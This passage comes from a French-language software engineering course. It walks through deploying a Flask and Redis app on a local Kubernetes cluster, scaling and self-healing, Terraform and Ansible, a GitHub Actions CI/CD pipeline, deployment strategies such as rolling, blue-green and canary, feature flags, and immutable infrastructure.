On peut maintenant déployer l'ensemble de notre application avec `kubectl apply` :

```
$ kubectl apply -f redis-deployment.yaml -f redis-service.yaml
deployment.apps/redis created
service/redis created

$ kubectl apply -f web-deployment.yaml -f web-service.yaml -f web-ingress.yaml
deployment.apps/web created
service/web created
ingress.networking.k8s.io/web created
```

C'est ici que le modèle déclaratif de Kubernetes prend tout son sens. La commande `kubectl apply` ne dit pas "crée un container Redis" : elle dit "voici l'état que je souhaite, assure-toi que la réalité y correspond". Si on exécute la même commande une deuxième fois, Kubernetes ne crée rien de nouveau : il constate que l'état actuel correspond déjà à l'état désiré et ne fait rien. C'est ce qu'on appelle l'*idempotence*, une propriété fondamentale qui rend les déploiements reproductibles et sûrs.

Avant de tester l'application, vérifions que les pods sont bien en état `Running` avec `kubectl get pods`. Si un pod reste bloqué en `ContainerCreating`, la commande `kubectl describe` permet d'inspecter ses événements et d'identifier le problème :

```
$ kubectl get pods
NAME                     READY   STATUS    RESTARTS   AGE
redis-6d5dcfd66b-8sk59   1/1     Running   0          46s
web-79d54d9df8-9xjs4     1/1     Running   0          45s

$ kubectl describe pod -l app=web
```

> Si les événements de `kubectl describe` indiquent une erreur du type `failed to resolve reference "docker.io/rancher/mirrored-pause:..."`, votre démon Docker utilise un serveur DNS qui ne répond pas aux requêtes provenant des containers. La solution est de configurer Docker pour utiliser un serveur DNS public.
> Avec Colima, ajoutez la ligne suivante dans `~/.colima/default/colima.yaml`, dans la section `network` :
> `dns: [8.8.8.8, 8.8.4.4]`

Avec Docker Desktop, allez dans **Settings > Docker Engine** et ajoutez la clé `"dns"` à la configuration JSON :

```
{
  "dns": ["8.8.8.8", "8.8.4.4"]
}
```

Dans les deux cas, redémarrez Docker (`colima restart` ou **Apply & Restart** dans Docker Desktop), puis supprimez et recréez le cluster k3d.

On peut maintenant vérifier que l'application fonctionne :

```
$ curl localhost:8080/set/hello
[web-79d54d9df8-fsq6j] Your value (hello) is now set in the database

$ curl localhost:8080/get
[web-79d54d9df8-fsq6j] Your stored value is b'hello'
```

Le résultat est fonctionnellement identique à celui obtenu avec docker compose. La différence visible est le préfixe entre crochets : `web-79d54d9df8-fsq6j` est le nom unique que Kubernetes a attribué au pod. Ce nom deviendra intéressant dans un instant, quand nous aurons plusieurs instances.


Résilience : le moment Kubernetes

Jusqu'ici, notre déploiement Kubernetes produit le même résultat que docker compose. La différence fondamentale apparait quand quelque chose tourne mal. Avec docker compose, si un container s'arrête, il reste arrêté (à moins d'avoir configuré une politique de redémarrage). Kubernetes, lui, surveille en permanence l'écart entre l'état désiré et l'état réel du cluster. C'est son *control loop* : un cycle continu d'observation et de correction.

Pour visualiser ce mécanisme, ouvrons k9s dans un terminal :

```
$ k9s
```

k9s est une interface textuelle interactive (TUI) qui permet de naviguer dans les ressources du cluster en temps réel. Les commandes s'entrent en tapant `:` suivi du nom du type de ressource — k9s ouvre alors un prompt de commande en bas de l'écran. Par exemple, `:pod` affiche les pods, `:deploy` les deployments, `:svc` les services, `:ingress` les ingress. La touche `d` affiche les détails d'une ressource, `l` ses logs, et `Escape` permet de revenir en arrière. Commençons par naviguer vers la vue des pods avec `:pod`. Par défaut, k9s affiche les pods de tous les namespaces — pour ne voir que ceux du namespace `default` (les nôtres), on appuie sur `1`. On y voit alors nos deux pods (`redis` et `web`) en état `Running`.



Sélectionnons le pod `web` et appuyons sur `Ctrl-k` pour le supprimer (*kill*). Le pod disparait...


et réapparait presque instantanément, avec un nouveau nom. C'est le deployment qui a détecté que le nombre de pods réels (0) ne correspondait plus à l'état désiré (`replicas: 1`), et qui en a immédiatement créé un nouveau. Ce comportement est le coeur de la philosophie Kubernetes : les pods sont *éphémères*, et c'est normal. Le système ne tente pas de réparer un pod défaillant, il le remplace. Ce principe a une histoire : c'est le *let it crash* d'Erlang, vu dans la section sur la concurrence, où un superviseur relance les processus qui meurent au lieu de chercher à les protéger de tout. C'est le même principe que l'*immutable infrastructure* que nous avons évoqué plus haut : plutôt que de corriger, on reconstruit.

Scaling

L'autre avantage fondamental de Kubernetes est la facilité avec laquelle on peut ajuster le nombre d'instances d'un service. Dans k9s, naviguons vers la vue des deployments en tapant `:deploy`. Sélectionnons le deployment `web` et appuyons sur `s` pour *scale*. Changeons le nombre de répliques de 1 à 3.

On peut aussi le faire en ligne de commande :

```
$ kubectl scale deployment web --replicas=3
```



En revenant à la vue des pods (`:pod` dans k9s), on voit maintenant trois pods `web` en état `Running`, chacun avec un nom unique. Notre service et notre ingress n'ont pas changé, mais ils distribuent maintenant automatiquement le trafic entre les trois instances. On peut le vérifier :

```
$ curl -s localhost:8080/get
[web-79d54d9df8-fsq6j] Your stored value is b'hello'

$ curl -s localhost:8080/get
[web-79d54d9df8-m2x7p] Your stored value is b'hello'

$ curl -s localhost:8080/get
[web-79d54d9df8-k9n4r] Your stored value is b'hello'
```

On constate que le nom du pod change entre les requêtes : le load balancer (Traefik) répartit le trafic entre nos trois instances. Chacune accède au même service Redis, donc les données restent cohérentes. C'est exactement le type de *scaling horizontal* que les architectures cloud-native sont conçues pour faciliter : plutôt que de donner plus de ressources à une seule machine (scaling vertical), on ajoute des instances identiques derrière un load balancer. C'est, à l'échelle d'un centre de données, le virage que le matériel a pris vers 2004 quand il a cessé d'accélérer et s'est mis à multiplier les coeurs, raconté dans la section sur la concurrence. Et grâce au modèle déclaratif, cette opération est triviale : un seul chiffre à changer.

Ce tutoriel ne fait qu'effleurer les capacités de Kubernetes. Nous avons travaillé sur un cluster à un seul *node* (une seule machine), ce qui suffit pour comprendre les mécanismes fondamentaux. En production, un cluster Kubernetes est composé de plusieurs nodes, et le *scheduler* se charge de répartir les pods entre eux. Quand on passe de 1 à 3 répliques, Kubernetes ne se contente pas de lancer trois processus sur la même machine : il choisit les nodes les plus appropriés en fonction des ressources disponibles. Si un node tombe en panne, les pods qu'il hébergeait sont automatiquement recréés sur les nodes restants. On utiliserait aussi des *namespaces* pour isoler les environnements, des *ConfigMaps* et des *Secrets* pour gérer la configuration sensible, des *health checks* pour affiner la détection de pannes, et des politiques d'*autoscaling* qui ajustent automatiquement le nombre de répliques en fonction de la charge. Mais l'essentiel est là : un modèle déclaratif où l'on décrit l'état souhaité, et un système qui converge en permanence vers cet état. C'est cette philosophie, plus que les détails techniques, qui fait de Kubernetes la plateforme dominante pour l'orchestration de containers.

Une fois l'exploration terminée, on peut détruire le cluster pour libérer les ressources :

```
$ k3d cluster delete demo
```

L'infrastructure comme code (Terraform)

Jusqu'ici, nous avons traité l'infrastructure comme une donnée acquise. Le cluster Kubernetes existe, les serveurs tournent, le réseau fonctionne. Mais d'où vient cette infrastructure ? Concrètement, l'infrastructure d'un système logiciel comprend tout ce qui doit exister *avant* que le code puisse s'exécuter. On y trouve les serveurs (physiques ou virtuels), les réseaux (sous-réseaux, règles de pare-feu, load balancers), le stockage (disques, espaces de stockage cloud), les bases de données, les certificats SSL et les entrées DNS. Pendant longtemps, cette infrastructure était créée et configurée manuellement. Un administrateur se connectait à une console cloud pour créer un serveur, puis en SSH pour installer des paquets et modifier des fichiers de configuration. Le résultat était ce qu'on appelle un *snowflake server* : une machine unique, configurée à la main au fil du temps, dont personne ne sait exactement reproduire l'état. Si elle tombe en panne, la reconstruire à l'identique relève de l'archéologie.

L'*infrastructure as code* (IaC) répond à ce problème en décrivant toute l'infrastructure dans des fichiers de configuration versionnés, et en laissant un outil se charger de créer ou de modifier les ressources pour correspondre à cette description. Le paradigme devrait nous être familier à ce stade du cours. C'est exactement le modèle déclaratif que nous avons rencontré dans SQL (décrire les données souhaitées, pas comment les chercher), dans les fichiers YAML de Kubernetes (décrire l'état souhaité du cluster, pas les étapes pour y arriver), et même dans le Dockerfile (décrire l'image souhaitée, pas comment la construire pas à pas). À chaque fois, le même patron se répète. On décrit *quoi*, pas *comment*, et un moteur se charge de la convergence. Et à chaque fois, la même propriété en découle, l'idempotence. On peut réappliquer la même description autant de fois qu'on veut, et si l'état réel correspond déjà à l'état souhaité, rien ne se passe.

L'outil le plus influent dans ce domaine est Terraform, créé par HashiCorp en 2014. Terraform utilise un langage déclaratif appelé HCL (*HashiCorp Configuration Language*) pour décrire des ressources cloud. Voici un exemple minimal qui crée un serveur virtuel sur AWS :

```
provider "aws" {
  region = "ca-central-1"
}

resource "aws_instance" "web" {
  ami           = "ami-0c55b159cbfafe1f0"
  instance_type = "t3.micro"

  tags = {
    Name = "web-server"
  }
```

```
}
```

La commande `terraform plan` compare cette description à l'état réel de l'infrastructure et affiche les changements nécessaires, sans rien exécuter. La commande `terraform apply` effectue ces changements. Si on relance `terraform apply` sans modifier le fichier, Terraform ne fait rien : l'état réel correspond déjà à l'état souhaité. Pour rendre cette comparaison possible, Terraform maintient un fichier d'*état* (*state*) qui enregistre la correspondance entre les ressources décrites dans le code et les ressources réelles chez le fournisseur cloud. Ce fichier d'état est essentiel, car sans lui, Terraform ne saurait pas si le serveur `web` existe déjà ou s'il doit être créé.

Terraform excelle au *provisioning* : créer et gérer les ressources d'infrastructure elles-mêmes (serveurs, réseaux, bases de données). Mais une fois qu'un serveur existe, il faut souvent le *configurer* : installer des paquets, déployer des fichiers de configuration, démarrer des services. C'est le domaine du *configuration management*, dont les pionniers furent Puppet (2005) et Chef (2009). Ces outils installaient un agent sur chaque machine, qui communiquait avec un serveur central pour maintenir la configuration souhaitée. Ansible (Red Hat, 2012) a simplifié cette approche en éliminant l'agent : il se connecte directement en SSH et exécute des tâches décrites dans des fichiers YAML appelés *playbooks*. Un playbook Ansible pour installer et démarrer Nginx ressemble à ceci :

```
- hosts: webservers
  tasks:
    - name: Install Nginx
      apt:
        name: nginx
        state: present

    - name: Start Nginx
      service:
        name: nginx
        state: started
```

On retrouve le même vocabulaire déclaratif : `state: present` signifie "assure-toi que ce paquet est installé", pas "installe ce paquet". Si Nginx est déjà installé, Ansible ne fait rien. En pratique, Terraform et Ansible sont souvent complémentaires : Terraform crée les machines, Ansible les configure. Mais avec la montée des containers et de Kubernetes, la frontière entre provisioning et configuration s'estompe : le Dockerfile *est* la configuration de la machine, et Kubernetes *est* le provisioning de l'application.

Le mot "code" dans "infrastructure as code" n'est pas anodin. Puisque l'infrastructure est décrite dans des fichiers texte, elle bénéficie de tous les outils que nous avons étudiés dans ce cours, notamment le versioning avec git, la revue par les pairs via pull requests et les tests automatisés dans un pipeline CI. On peut voir l'historique complet des changements d'infrastructure, revenir à un état antérieur, et reproduire un environnement identique à partir de zéro. C'est la même idée que le Dockerfile qui rend un environnement de développement reproductible, mais étendue à l'ensemble de l'infrastructure. Le terme *GitOps*, popularisé par Weaveworks en 2017, désigne cette pratique poussée à son extrême : le dépôt git devient la source de vérité unique pour l'état de tout le système, et chaque changement, qu'il concerne le code applicatif ou l'infrastructure, passe par le même processus de commit, revue et déploiement automatisé.

Le déploiement continu (CD)

Dans le module 2, nous avons mis en place un pipeline d'intégration continue (CI). À chaque commit poussé sur GitHub, une série de vérifications automatiques (tests, linting, typage) s'exécutent pour détecter les problèmes le plus tôt possible. Mais la CI s'arrête à la vérification. Elle répond à la question "est-ce que ce code est correct ?", pas à la question "comment est-ce que ce code arrive en production ?". Ce passage de la vérification au déploiement est le sujet de cette section.

Pendant longtemps, le déploiement était un événement. Dans beaucoup d'organisations, il avait lieu une fois par mois, voire une fois par trimestre, selon un calendrier rigide. Il impliquait des procédures manuelles, des listes de vérification sur papier, et souvent une fenêtre de maintenance nocturne pendant laquelle l'application était indisponible. Les déploiements étaient stressants précisément parce qu'ils étaient rares. Chaque release accumulait des semaines de changements, ce qui rendait le diagnostic des problèmes difficile quand quelque chose tournait mal. Le livre *Continuous Delivery* de Jez Humble et David Farley (2010) a proposé une inversion radicale de cette logique. Leur argument central est que si les déploiements sont douloureux, la solution n'est pas de les faire moins souvent, mais *plus souvent*. Un déploiement qui contient un seul changement est facile à comprendre, facile à tester, et facile à annuler si quelque chose ne va pas. La clé est l'automatisation complète du chemin entre le commit et la production, ce que Humble et Farley appellent le *deployment pipeline*.

Il faut ici clarifier une ambiguïté terminologique qui crée beaucoup de confusion. Le sigle "CD" désigne en fait deux pratiques distinctes. Le *continuous delivery* (livraison continue) signifie que le code est toujours dans un état déployable : chaque commit qui passe le pipeline de vérification produit un artefact prêt à être mis en production, mais le déploiement lui-même est déclenché manuellement, par un humain qui appuie sur un bouton. Le *continuous deployment* (déploiement continu) va un cran plus loin. Chaque commit qui passe les vérifications est automatiquement déployé en production, sans intervention humaine. La différence est subtile mais importante. En continuous delivery, le dernier rempart est une décision humaine ("on déploie maintenant"). En continuous deployment, cette décision est éliminée : si les tests passent, le code est en production. Des entreprises comme GitHub ou Netflix pratiquent le continuous deployment, avec parfois des dizaines de déploiements par jour. La plupart des organisations commencent par le continuous delivery, qui offre déjà un gain considérable par rapport aux déploiements manuels, avant d'éventuellement évoluer vers le continuous deployment lorsque la confiance dans le pipeline est suffisante.

Le pipeline de déploiement avec GitHub Actions

Dans le module 2, notre workflow GitHub Actions avait un seul job (`tests`) qui installait les dépendances et exécutait pytest. Pour passer de la CI au CD, il suffit conceptuellement d'ajouter un deuxième job qui se déclenche après la réussite du premier. Voici à quoi pourrait ressembler un

workflow CI/CD complet pour notre application Flask déployée sur Kubernetes (que nous avons construite dans la section précédente) :

```
name: CI/CD

on:
  push:
    branches: ["main"]

jobs:
  tests:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Installer Python
        uses: actions/setup-python@v5
        with:
          python-version: "3.12"

      - name: Installer uv
        uses: astral-sh/setup-uv@v3

      - name: Installer les dépendances
        run: uv sync

      - name: Exécuter les tests
        run: uv run pytest

  deploy:
    runs-on: ubuntu-latest
    needs: tests
    environment: production
    steps:
      - uses: actions/checkout@v4

      - name: Construire l'image Docker
        run: docker build -t flask-app:${{ github.sha }} .

      - name: Pousser l'image vers le registre
        run: |
          echo "${{ secrets.REGISTRY_PASSWORD }}" | \
            docker login -u "${{ secrets.REGISTRY_USER }}" --password-stdin
          docker push flask-app:${{ github.sha }}

      - name: Déployer sur Kubernetes
        run: |
          kubectl set image deployment/web \
```

```
            web=flask-app:${{ github.sha }}
```

Le job `tests` devrait être familier : c'est essentiellement le même workflow que celui du module 2, avec les mêmes commandes (`uv sync` pour installer les dépendances, `uv run pytest` pour exécuter les tests). La nouveauté est le job `deploy`, qui enchaîne trois commandes que nous connaissons déjà de la section précédente. `docker build` construit l'image de notre application, `docker push` pour la pousser vers un registre d'images (l'équivalent distant de ce que faisait `k3d image import` dans notre tutoriel local), et `kubectl set image` pour dire à Kubernetes d'utiliser cette nouvelle version.

Plusieurs éléments nouveaux méritent qu'on s'y attarde. D'abord, la directive `needs: tests` sur le job `deploy` crée une dépendance explicite. Le déploiement ne s'exécute que si les tests ont réussi. C'est le mécanisme fondamental qui connecte la CI au CD dans un même workflow. Sans cette directive, les deux jobs s'exécuteraient en parallèle, ce qui n'aurait aucun sens (on ne veut pas déployer du code qui n'a pas passé les tests).

Ensuite, la directive `environment: production` active un mécanisme de GitHub appelé *environments*. Un environment est un contexte de déploiement nommé (typiquement `staging`, `production`) auquel on peut associer des règles de protection. Par exemple, on peut exiger qu'un ou plusieurs réviseurs approuvent le déploiement avant qu'il s'exécute, ce qui transforme notre pipeline en continuous delivery (avec approbation humaine) plutôt qu'en continuous deployment (entièrement automatique). On peut aussi restreindre quelles branches ont le droit de déployer vers un environment donné.

La syntaxe `${{ secrets.REGISTRY_PASSWORD }}` fait référence aux *secrets* GitHub. Ce sont des variables chiffrées, configurées dans les paramètres du dépôt, qui ne sont jamais visibles dans les logs ni dans le code source. C'est le mécanisme qui permet au pipeline d'accéder à des informations sensibles (mots de passe, clés d'API, certificats) sans les exposer. Ce principe rejoint directement le facteur III de la Twelve-Factor App : la configuration sensible doit vivre dans l'environnement, pas dans le code.

Enfin, `${{ github.sha }}` est le hash du commit qui a déclenché le workflow. En l'utilisant comme tag de l'image Docker (`flask-app:abc123def...`), on crée un lien direct et traçable entre un commit précis dans git et l'image qui tourne en production. Si quelque chose ne va pas après un déploiement, on peut immédiatement identifier quel commit est en cause. C'est une pratique fondamentale du CD. Chaque artefact déployé doit être traçable jusqu'à son code source.

Stratégies de déploiement

Avoir un pipeline automatisé, c'est bien. Mais *comment* le déploiement lui-même se déroule-t-il ? Quand on met à jour une application qui est en train de servir des utilisateurs, on ne peut pas simplement arrêter l'ancienne version et démarrer la nouvelle, car pendant la transition, les utilisateurs verraient des erreurs. Et si la nouvelle version contient un bug, on voudrait pouvoir revenir en arrière rapidement, sans que tous les utilisateurs aient été affectés. Plusieurs stratégies existent pour résoudre ce problème, chacune avec ses compromis.

Rolling update

La stratégie la plus courante est le *rolling update* (mise à jour progressive). Le principe est simple : on remplace les instances de l'ancienne version une par une, plutôt que toutes en même temps. Si on a trois instances de notre application Flask derrière un load balancer (comme dans notre tutoriel

Kubernetes), un rolling update commencerait par arrêter la première instance, la remplacer par la nouvelle version, vérifier qu'elle fonctionne, puis passer à la deuxième, et ainsi de suite. Pendant toute la durée de la mise à jour, les instances restantes continuent de servir le trafic : il n'y a jamais d'arrêt complet.

C'est exactement ce que fait Kubernetes par défaut quand on modifie un deployment. La commande `kubectl set image` de notre pipeline CI/CD déclenche un rolling update : Kubernetes crée un nouveau pod avec la nouvelle image, attend qu'il soit prêt, puis termine un ancien pod, et répète jusqu'à ce que toutes les instances soient à jour. On peut contrôler la vitesse de cette transition avec deux paramètres, `maxUnavailable` (combien d'instances peuvent être indisponibles simultanément) et `maxSurge` (combien d'instances supplémentaires peuvent être créées temporairement). Le rolling update est la stratégie par défaut parce qu'elle est simple et ne nécessite pas de ressources supplémentaires importantes. Sa limite principale est que pendant la transition, l'ancienne et la nouvelle version coexistent : certains utilisateurs voient la v1, d'autres la v2. Si les deux versions sont incompatibles (par exemple un changement dans le format des données), cela peut poser problème.

On peut observer ce mécanisme concrètement en reprenant notre cluster k3d de la section précédente. Assurons-nous d'abord que notre deployment `web` tourne avec 3 répliques :

```
$ kubectl scale deployment web --replicas=3
```

Modifions maintenant notre application Flask pour ajouter un endpoint `/version` qui identifie la version du code :

```
from flask import Flask
import redis
import os

app = Flask(__name__)

red = redis.Redis("redis")
KEY = "some_key"
POD_NAME = os.environ.get("HOSTNAME", "unknown")
VERSION = "v2"

@app.route("/set/<val>")
def set_value(val):
    red.set(KEY, val)
    return f"[{POD_NAME}] Your value ({val}) is now set in the database"

@app.route("/get")
def get_value():
    val = red.get(KEY)
    if val is None:
        return f"[{POD_NAME}] No value was stored, use /set"
    return f"[{POD_NAME}] Your stored value is {val}"

@app.route("/version")
def version():
    return f"[{POD_NAME}] {VERSION}"
```

La seule différence avec notre version précédente est l'ajout de la constante `VERSION = "v2"` et de la route `/version`. Reconstruisons l'image et importons-la dans le cluster :

```
$ docker build -t flask-app:v2 .
$ k3d image import flask-app:v2 -c demo
```

Avant de déclencher la mise à jour, ouvrons un second terminal et lançons une boucle qui interroge `/version` toutes les secondes, ce qui nous permettra d'observer la transition en temps réel :

```
$ while true; do curl -s localhost:8080/version; echo; sleep 1; done
```

Pour l'instant, toutes les réponses sont des erreurs 404, puisque la route `/version` n'existe pas encore dans la version en cours. Déclenchons maintenant le rolling update :

```
$ kubectl set image deployment/web web=flask-app:v2
```

Dans le terminal où tourne notre boucle, on voit progressivement les réponses changer :

```
404 Not Found
404 Not Found
[web-6f8b9d4c7-x2k9m] v2
404 Not Found
[web-6f8b9d4c7-x2k9m] v2
[web-6f8b9d4c7-r7j3n] v2
[web-6f8b9d4c7-x2k9m] v2
[web-6f8b9d4c7-r7j3n] v2
[web-6f8b9d4c7-q4w8p] v2
```

On observe la transition : les 404 (ancienne version, qui ne connait pas `/version`) se mélangent avec les réponses v2 (nouvelle version), puis finissent par disparaitre complètement. Chaque réponse v2 provient d'un pod différent (les noms changent), ce qui confirme que le load balancer distribue le trafic entre les nouvelles instances au fur et à mesure qu'elles deviennent disponibles. Dans k9s, on peut aussi observer les pods se remplacer un par un : les anciens passent en état `Terminating` pendant que les nouveaux apparaissent en `Running`.

Blue-green deployment

Le *blue-green deployment* est une stratégie qui élimine complètement la période de coexistence entre les deux versions. Le principe est de maintenir deux environnements de production identiques, appelés par convention "blue" et "green". À tout moment, un seul des deux environnements reçoit le trafic réel (disons blue). Pour déployer une nouvelle version, on la déploie sur l'environnement inactif (green), on la teste, et quand on est satisfait, on bascule le routeur (ou le load balancer) pour diriger tout le trafic vers green. La transition est instantanée : il n'y a pas de période où les deux versions coexistent. Et si un problème survient, le rollback est tout aussi instantané : on rebascule vers blue, qui est encore intact avec l'ancienne version.

L'avantage est la simplicité du modèle mental : à tout instant, 100% des utilisateurs voient la même version. Le rollback est une simple reconfiguration du routeur, sans aucune reconstruction ou redéploiement. L'inconvénient principal est le coût : il faut maintenir deux environnements complets, ce qui double les ressources nécessaires (au moins temporairement). Dans un environnement cloud où les ressources sont élastiques, ce coût est plus facile à absorber que dans un datacenter où les serveurs physiques sont fixes. Le terme "blue-green", trouvé par Daniel Terhorst-North et Jez

Humble, a été popularisé par le livre *Continuous Delivery* de Humble et Farley (2010), dont Martin Fowler a résumé la section sur cette technique dans un billet de son blogue.

Canary deployment

Le *canary deployment* (déploiement canari) est un compromis entre le rolling update et le blue-green. L'idée est de déployer la nouvelle version sur un petit sous-ensemble de l'infrastructure (par exemple 5% des instances), puis d'observer son comportement avant de l'étendre progressivement. Le nom vient des canaris que les mineurs emportaient dans les mines de charbon : si le canari mourait, c'était le signe que l'air était toxique, et les mineurs rebroussaient chemin avant d'être affectés eux-mêmes.



Concrètement, un canary deployment se déroule de la façon suivante. On déploie la nouvelle version sur une ou quelques instances, le load balancer y dirige une fraction du trafic, et on surveille attentivement les métriques (taux d'erreurs, latence, utilisation mémoire). Si tout va bien, on augmente progressivement la proportion de trafic vers la nouvelle version (10%, 25%, 50%, 100%). Si une anomalie est détectée, on retire les instances canary et tout le trafic retourne vers l'ancienne version. Le rayon d'impact d'un bug est limité : seuls les utilisateurs qui ont été routés vers le canary sont affectés.

Le canary est particulièrement utile pour les changements qui sont difficiles à tester complètement en pré-production. Les tests automatisés et les environnements de staging peuvent attraper beaucoup

de bugs, mais certains problèmes n'apparaissent qu'avec du vrai trafic, à vraie échelle, comme des problèmes de performance sous charge, des cas limites dans les données réelles ou des interactions avec d'autres services en production. Le canary permet d'exposer la nouvelle version à ces conditions réelles tout en limitant le risque. Netflix, avec ses centaines de millions d'utilisateurs, a été un pionnier de cette approche : il serait impensable d'exposer tous les utilisateurs simultanément à une version non testée en production.

Ces trois stratégies ne sont pas mutuellement exclusives. On peut combiner un canary avec un blue-green : déployer la nouvelle version dans l'environnement inactif, y diriger une fraction du trafic pour validation, puis basculer complètement. Le choix dépend du contexte. Le rolling update convient à la plupart des cas, le blue-green est préférable quand on ne peut pas tolérer la coexistence de versions, et le canary est indiqué quand le risque d'un déploiement est élevé et qu'on veut le mitiger progressivement.

Feature flags

Les stratégies de déploiement que nous venons de voir opèrent au niveau de l'infrastructure, en contrôlant *quelles instances* reçoivent le trafic. Les *feature flags* (aussi appelés *feature toggles*) abordent le problème sous un angle différent, en contrôlant *quel code s'exécute* à l'intérieur d'une même version déployée. L'idée est de découpler le déploiement du code et l'activation d'une fonctionnalité. On peut déployer du code en production sans que les utilisateurs en voient les effets, puis l'activer (ou le désactiver) à volonté, sans redéployer.

Dans sa forme la plus simple, un feature flag est un `if` :

```
ENABLE_NEW_SEARCH = os.environ.get("ENABLE_NEW_SEARCH", "false") == "true"

@app.route("/search")
def search():
    if ENABLE_NEW_SEARCH:
        return new_search_engine(request.args["q"])
    else:
        return old_search_engine(request.args["q"])
```

La fonctionnalité `new_search_engine` est présente dans le code déployé, mais elle n'est accessible que si la variable d'environnement `ENABLE_NEW_SEARCH` est définie à `"true"`. On peut déployer ce code en production avec le flag désactivé, vérifier que rien n'est cassé, puis activer le flag en modifiant la variable d'environnement, sans aucun redéploiement. C'est un mécanisme puissant : il permet par exemple de fusionner du code incomplet dans la branche principale sans affecter les utilisateurs. Les développeurs travaillent sur la nouvelle fonctionnalité en continu, derrière un flag, et ne l'exposent que quand elle est prête. Cela évite les branches de longue durée qui divergent et deviennent difficiles à fusionner, un problème que nous avons abordé dans le module 4.

Facebook a été l'un des pionniers de cette pratique, sous le nom de *dark launching* : en 2008, l'entreprise déployait régulièrement de nouvelles fonctionnalités en production, invisibles pour les utilisateurs, afin de tester leur impact sur les performances du système sous charge réelle. L'idée était de découvrir les problèmes de scalabilité *avant* que les utilisateurs ne soient exposés à la fonctionnalité. C'est un complément naturel au canary deployment : le canary teste une nouvelle version sur un sous-ensemble d'utilisateurs, le dark launching teste une nouvelle fonctionnalité sur tout le trafic mais sans que les utilisateurs en voient les résultats.

Au-delà du simple `if` avec une variable d'environnement, des plateformes spécialisées comme LaunchDarkly, Unleash ou Flagsmith permettent de gérer les feature flags de manière plus sophistiquée, notamment l'activation par pourcentage d'utilisateurs (comme un canary, mais au niveau applicatif), le ciblage par attributs (activer la fonctionnalité seulement pour les utilisateurs d'un certain pays, ou les membres d'une équipe beta) et la désactivation instantanée (*kill switch*) en cas de problème. Ces outils offrent une interface web qui permet aux équipes produit, et pas seulement aux développeurs, de contrôler quelles fonctionnalités sont visibles.

Un mot de prudence : les feature flags ajoutent de la complexité au code. Chaque flag crée un embranchement logique qu'il faut tester et maintenir. Si on ne retire pas les flags une fois qu'une fonctionnalité est stabilisée, on accumule de la dette technique sous forme de conditions mortes et de chemins de code jamais exécutés. La discipline est importante : un feature flag devrait avoir une durée de vie limitée et être nettoyé une fois que la fonctionnalité est définitivement activée (ou abandonnée).

Immutable infrastructure

Un fil conducteur traverse toutes les pratiques de cette section : l'idée qu'on ne modifie pas ce qui est en production, on le remplace. Quand Kubernetes fait un rolling update, il ne met pas à jour le code à l'intérieur d'un pod existant : il crée un nouveau pod et détruit l'ancien. Quand on fait un blue-green deployment, on ne modifie pas l'environnement actif : on en prépare un nouveau et on bascule. Cette philosophie porte un nom, l'*immutable infrastructure* (infrastructure immuable).

Le principe est simple : une fois qu'un artefact est construit (une image Docker, une machine virtuelle, un package), il ne doit jamais être modifié. Si un changement est nécessaire, on construit un nouvel artefact. C'est le même raisonnement que l'immutabilité en programmation fonctionnelle, que nous avons rencontrée dans le module 2 : plutôt que de modifier un objet en place (ce qui rend difficile de savoir dans quel état il se trouve), on en crée un nouveau. L'état du système est toujours le résultat d'un processus de construction reproductible, jamais le produit d'une accumulation de modifications manuelles. C'est l'opposé du *snowflake server* dont nous avons parlé dans la section sur l'infrastructure as code.

La Twelve-Factor App de Wiggins capture cette idée dans son facteur V : *build, release, run*. Ces trois phases doivent être strictement séparées. La phase *build* transforme le code source en un artefact exécutable (compiler, installer les dépendances, construire l'image Docker). La phase *release* combine cet artefact avec la configuration spécifique à un environnement (variables d'environnement, secrets). La phase *run* exécute la release dans l'environnement cible. L'artefact produit par la phase build est le même qu'il soit déployé en staging ou en production : seule la configuration change. C'est exactement ce que fait notre pipeline CI/CD : le job `tests` vérifie le code, le job `deploy` construit une image Docker (build), la combine avec les secrets de l'environment GitHub (release), et l'applique au cluster Kubernetes (run).

Un autre facteur pertinent est le facteur X : *dev/prod parity* (parité entre développement et production). L'idée est de réduire au maximum les écarts entre l'environnement de développement et la production. Historiquement, ces écarts étaient considérables : les développeurs travaillaient sur Windows avec une base SQLite, tandis que la production tournait sur Linux avec PostgreSQL. Les bugs qui n'apparaissaient qu'en production étaient fréquents et difficiles à diagnostiquer. Docker et les containers ont considérablement réduit ce problème : si l'application tourne dans le même container en développement et en production, l'environnement est par définition le même. Le facteur

III (*config*), que nous avons déjà abordé avec les secrets GitHub et les variables d'environnement Kubernetes, complète le tableau : la configuration est la seule chose qui devrait varier entre les environnements. Le code, les dépendances et le runtime sont identiques.

L'observabilité

